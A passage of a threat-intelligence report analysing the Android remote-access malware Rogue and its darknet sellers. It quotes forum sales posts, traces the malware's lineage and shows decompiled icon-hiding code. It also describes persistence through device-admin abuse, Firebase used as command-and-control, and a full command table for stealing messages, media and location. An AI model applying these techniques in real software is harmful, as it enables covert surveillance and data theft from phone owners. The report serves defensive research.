
Figure 12. Feedback about Triangulum's products from users

Customers apparently flock to Triangulum, despite the lack of demo videos, as well as evidence of dirty marketing tricks and some other warning flags.

Learning through failure

However, as Triangulum soon learned, a good reputation on his home forum does not guarantee automatic success on others.

In April 2020, Triangulum attempted to spread his sales network to the Russian segment of the Darknet. He made a post offering one of his products for sale.



[NEW] ROGUE V6.2 [ANDROID BOTNET || PREMIUM || STABLE || PERSISTENT ||]

Triangulum · 10.04.2020


Закрыто для дальнейших ответов.

Triangulum
HDD-drive
Пользователь
Регистрация: 10.04.2020
Сообщения: 20
Реакции: 1

10.04.2020 #1

Figure 13. Post offering one of Triangulum's products for sale.

Despite his previous reputation on his home forum, he didn't receive a warm welcome here. Users were not ready to pay for the product without a demo video, especially to a relative unknown as he was on this new site. As he did previously, Triangulum stated that he didn't feel it necessary to provide demo videos.



Triangulum
HDD-drive
Пользователь
Регистрация: 10.04.2020
Сообщения: 20
Реакции: 1


12.04.2020 Автор темы #15

> Самое интересное, что ТС не дает прилку протестить даже, просит как минимум купить аренду на месяц, чтобы убедиться в работе софта)))

Возможно, россияне разрешат вам протестировать программное обеспечение перед покупкой. Почему бы вам не купить программное обеспечение вместо спама здесь?

Figure 14. Triangulum suggesting buying instead of trying.

After several other increasingly acrimonious posts, the topic was closed with the resolution "Topic-author could not be trusted" with a suggestion to attempt to gain users' trust. All of this transpired within a period of just 5 days after the topic was opened.



spectrum

15.04.2020 #30

Внесите депозит.
Закрыто

Модератор раздела СИ / Фишинг / APT / Мошенничество

Figure 15. Triangulum sales didn't even get a start on the Russian Darknet forum.

What worked well in Triangulum's home forum didn't stand a chance in the Russian segment. Triangulum clearly took this lesson to heart, as we have not observed any activity in other Darknet segments since then. Instead of adjusting to customer demands, he stuck to his scheme of what had worked previously, and didn't want to change it even slightly.

Punchline

After years of efforts which included trying different marketing techniques that involved authentic sales manipulations, HeXaGoN and Triangulum were now ready to present their latest creation, crown jewel – Rogue.


Dissecting the impostor: Taking a peek at the Rogue malware

The Rogue malware family is an MRAT. This type of malware can gain control over the host device and exfiltrate any kind of data (photos, location, contacts, messages, etc.), modify the files on the device, download additional payloads and basically anything else that comes to mind.

Malware origins

Inside the Rogue package, we found two main components. One was what appeared to be **DarkShades** malware, and the other one was **Hawkshaw**. What's so interesting here is that neither of them initially belonged to Triangulum.

DarkShades was originally sold in the Darknet by HeXaGoN in **August 2019**.



DARK SHADES V6.0 [NEW ANDROID BOTNET || STABLE || PERSISTENT || SOLID]

08-22-2019, 01:43 PM (This post was last modified: 08-22-2019, 02:29 PM by HeXaGoN Dev.)

HeXaGoN Dev


[user@HF:]

Dark Shades V6.0[BOTNET]

ABOUT

Figure 16. DarkShades sold by HeXaGoN.

The DarkShades project was officially sold to Triangulum 3 days after the initial sales began, and a new sales thread was created, this time by Triangulum himself.



[NEW] DARK SHADES V6.0 [ANDROID BOTNET || STABLE || PERSISTENT || STANDARD]


Triangulum™

root@Android

08-25-2019, 08:03 AM (This post was last modified: 01-10-2020, 11:02 AM by Triangulum™. *Edit Reason: Removed selly links*)

Figure 17. DarkShades sold by Triangulum.

What Triangulum did was to embellish the advertisement (see *figure 7, to the left*) compared to the original one.



ABOUT

DARK SHADES is a RAT (REMOTE ADMINISTRATION TOOL) built to execute commands at a faster pace with remarkable and **UNIQUE** features withouth a need of PC. Doesn't require portforwarding so you could control your **BOTS** from anywhere using your smart phone.

FEATURES

- ANTI GUARD
- ANTI DOZE MODE
- APP BLOCKER
- ENCRYPTION/DECRYPTION
- LOW ORBIT CANNON
- SELF DESTRUCTIVE MODE
- SCREEN LOGGER
- KEYLOGGER
- NOTIFICATION LOGGER
- MISCELLANEOUS COMMANDS

PRICES


1 MONTH	3 MONTHS	6 MONTHS	LIFETIME
29.99$	45.00$	80.00$	160.00$

CONTACT

live:hexagondevelop3r

Figure 18. DarkShades as originally advertised by HeXaGoN.

DarkShades was not the original product developed, as indicated by the name of its main package ("***com.cosmos***") which is a direct link to another product sold by HeXaGoN earlier that year: **Cosmos RAT**.



COSMOS V4.2

An Android Remote Administration Tool

Cosmos is #1 Botnet that is designed to work on smart phones without a need of computer. Highly stable and persistent and inbuilt device admin makes it uninstallable.

- Read/Write SMS
- Read/Write Call logs
- Read Contacts
- Enables/Disables Multiple Features.
- Keylogger
- GPS Logger.
- Enables/Disables WIFI
- Enables/Disables Bluetooth & Torch.
- Download & Install other apps.
- Fake Notifications.
- Take Screenshots.
- Launches other apps.
- Executes custom linux commands.
- Remote reboot/shutdowns the device.

LITE PACK

- $49.99
- FULL LITE
- 1 MONTH
- 24/7 SUPPORT

ELITE PACK

- $79.99
- LITE FEATURES
- FULL LIFE TIME ACCESS
- MONTHLY UPDATES
- 24/7 SUPPORT

PREMIUM

- $149.99
- FULL PRO FEATURES
- LIFE TIME ACCESS
- APP CUSTOMIZATION
- FUD UPDATES
- SERVER SETUP.
- MONTHLY UPDATES

bitcoin ethereum

Figure 19. Cosmos RAT advertisement; this malware was offered for sale by HeXaGoN.

Interestingly enough, this malware was not acquired to be re-sold by Triangulum. Given the fact how methodically he re-sold other HeXaGoN products, this gap is likely due to DarkShades being a superior successor to Cosmos. Thus, re-sale of Cosmos was unnecessary.

Regarding Hawkshaw, its malware source code was leaked in 2017 and is available on the web ever since. The version that we discovered inside the Rogue package is “v.1.17”.

A summary of Rogue’s genealogic tree is shown in the diagram below:




Figure 20. Rogue malware origins.

Rogue appears to be the latest iteration in malware developed and maintained by HeXaGoN and Triangulum. However, we cannot call it an entirely new malware family. Rather, it’s the combined version of the Cosmos and Hawkshaw malware families. We also have to add that Triangulum didn’t develop his creation from scratch, but took what was available from both worlds, open-source and the Darknet, and united these components.

Technical details


Let’s take a look at what the Rogue package has under the hood.

Maintaining persistence

When Rogue successfully gains all of the required permissions (if all of the required permissions are not granted, it will repeatedly ask the user to grant the missing permissions), it hides its icon as a camouflage defense, making sure it will not be easy to get rid of it.

The malware then registers as a device administrator. If the user tries to revoke the admin permission, an onscreen message designed to strike terror in the heart of the user appears: “Are you sure to wipe all the data??”

In addition, by comparing specific pre-defined values to ones given by the system, Rogue can detect a virtual environment, which may lead to a delay\abort of its malicious intentions.



```
private final void init() {
  Intent intent = new Intent(((Context)this), HawkshawMainActivity.class);
  if(HawkshawMainActivity.Companion.isPermissionsGiven()) {
    Function1 v3 = (Function1)new MainActivity.init.1(this);
    CommonUtils.INSTANCE.hideAppIcon(((Activity)this), v3);
  }  else {
    this.startActivity(intent);
  }
  DatabaseUtilsKt.saveLogToFile$default("Hello From Me", null, 2, null);
}

public final void hideAppIcon(Activity activity, Function1 callback) {
  Intrinsics.checkParameterIsNotNull(activity, "activity");
  if(Build.VERSION.SDK_INT >= 29) {
    DatabaseUtilsKt.saveLog("Can not hide the app icon. SDK_VERSION is >= Q",
        Long.valueOf(System.currentTimeMillis()));
    DatabaseUtilsKt.saveLogToFile(
        "Can not hide the app icon. SDK_VERSION is >= Q", ((Context)activity));
    if(callback != null
        && ((Unit)callback.invoke(Boolean.valueOf(false))) == null) {}
    return;
  }

  ComponentName componentName = activity.getComponentName();
  DatabaseUtilsKt.saveLogToFile(componentName.toString(), ((Context)activity));
  activity.getPackageManager().setComponentEnabledSetting(componentName, 2, 1);
  DataClasses_ID v1 = DatabaseUtilsKt.getID(((Context)activity));
  DatabaseUtilsKt.setValueToDatabase("user-data/" + v1.component1() + '/'
    + v1.component2() + "/app/hidden", Boolean .valueOf(true), "");
}
```

Figure 21. The malware hides its icon.

Networking

The Rogue malware family adopted the services of the Firebase platform to disguise its malicious intentions and masquerade as a legitimate Google service.

Rogue uses Firebase's services as a C&C (command and control) server, which means that all of the commands that control the malware and all of the information stolen by the malware is delivered using Firebase's infrastructure.

Google Firebase incorporates a dozen of services to help developers create mobile and web applications. The Rogue malware uses the following ones:

- "Cloud Messaging" to receive commands from the C&C.
- "Realtime Database" to upload data from the device.
- "Cloud Firestore" to upload files.

There are multiple types of Firebase accounts hidden in the code of the Rogue malware:

- GUARDIAO
- PHOENIX
- SPITFIRE

- AVIRTEK
- HAWKSHAW

In addition, depending on the value of the field “APP_VERSION” in the malware’s manifest file, Rogue can run on “MINIMUM” configuration, which as the configuration name suggest, is designed to draw the minimum amount of attention.

Below is the full list of commands and capabilities that can be executed by the Rogue malware:

Command	Description	Configuration
getLocation	Add current location and current timestamp to the Firebase Database.	
getMessages	SMS messages and the current timestamp are added to the Firebase Database.	
makeCall	Application initiates a phone call to a provided phone number. If there is no phone number provided, the call goes to “+91987654321”. The number “+91987654321” seems to be a defafult value for command, however it is not a coincidence that it begins with India’s country code (91).	Disabled
getImages	Make thumbnails of an album with its name and upload thumbnails to the Firebase Cloud Store. A list of uploaded thumbnails is stored in the Firebase Database.	
deleteCallLog	Removes records from the provided type of call-log.	
fileExplorer	Store a list of directories by a provided path in the Firebase Database.	
recordCamera	Starts recording from selected cameras and for a provided duration. The video is recorded to a local file. After recording, the video-file is uploaded to the Firebase Cloud Store.	Disabled
installApp	Installs an application from a provided URL.	

Command	Description	Configuration
syncWhatsappMessages	Upload messages collected from chat programs to the Firebase Database.	
fileDownloadToLocal	Downloads a file from a provided URL to a provided local path.	
deviceAdmin	Activates the device admin permission for an application.	
openApp	Launches an application with a provided name.	
getContacts	Uploads all contacts to the Firebase Database.	
getContacts	Uploads call logs to the Firebase Database.	
root	Executes a shell command. The output of the command is stored in the Firebase Database.	
takePicture	Takes a photo from a selected camera (back or front) and uploads the photo to the Firebase Cloud Store.	Disabled
deleteFile	Deletes a file or directory per the provided path.	
downloadFile / uploadFile	Uploads a file by a provided path to the Firebase Cloud Store.	
sendMessage	Sends a custom SMS message to a specified number.	
recordScreen	Records a video of the device’s screen. The video is recorded to a local file. After recording, the video-file is uploaded to the Firebase Cloud Store.	Disabled
deleteContact	Deletes a specified contact.	
updateCallBlockList	Updates the local list of call blocked numbers with a list from the Firebase Database.	
takeScreenShot	Takes a screenshot of the current screen. The screenshot is uploaded to the Firebase Cloud Store.	Disabled

Command	Description	Configuration
recordAudio	Starts recording from a microphone for a provided duration. The audio is recorded to a local file. After recording, the audio-file is uploaded to the Firebase Cloud Store.	
deviceInfo	Collects information about the device: • Phone number • Network provider • Username • List of device user accounts • SDK version • User-visible version string • Device serial number • Device name, brand, board, manufacturer • IMEI • Battery level • Network connection status • WiFi connection information, DHCP status • WiFi scan results with available Access Points • IPv4 and IPv6 addresses The information is stored in the Firebase Database.	
cancelScheduledCommand	Cancels the execution of a scheduled pending command.	
usageStats	Gets statistics of the device’s applications usage. The following fields are sent to the C&C server: • Package name • Foreground time • Timestamp of first time used • Timestamp of last time used System applications are eliminated from the statistics. The information is stored in the Firebase Database.	Disabled

Command	Description	Configuration
getInstalledApps	Stores the current timestamp and list of installed applications in the Firebase Database.	
deleteFiles	Deletes files from the device by a provided path.	
openBrowser	Opens the Chrome browser and navigates to a specific URL.	Disabled
zipFiles	Zips files in a specified path. The resulting zip-file is uploaded to the Firebase Cloud Store.	
addContact	Creates a new contact.	
login	Attempts to log back into the Firebase account with a provided email and password.	
getAllScheduledTasks	Dumps all scheduled tasks into a log and uploads it to the C&C server.	
cancelAllScheduledCommands	Similar to “cancelScheduledCommand” but for all pending commands.	
addCallLog	Adds a new record to the call log with a provided number, the duration, date, and the type of the call.	
updateFCMToken	Updates the token that is used for the Firebase service.	
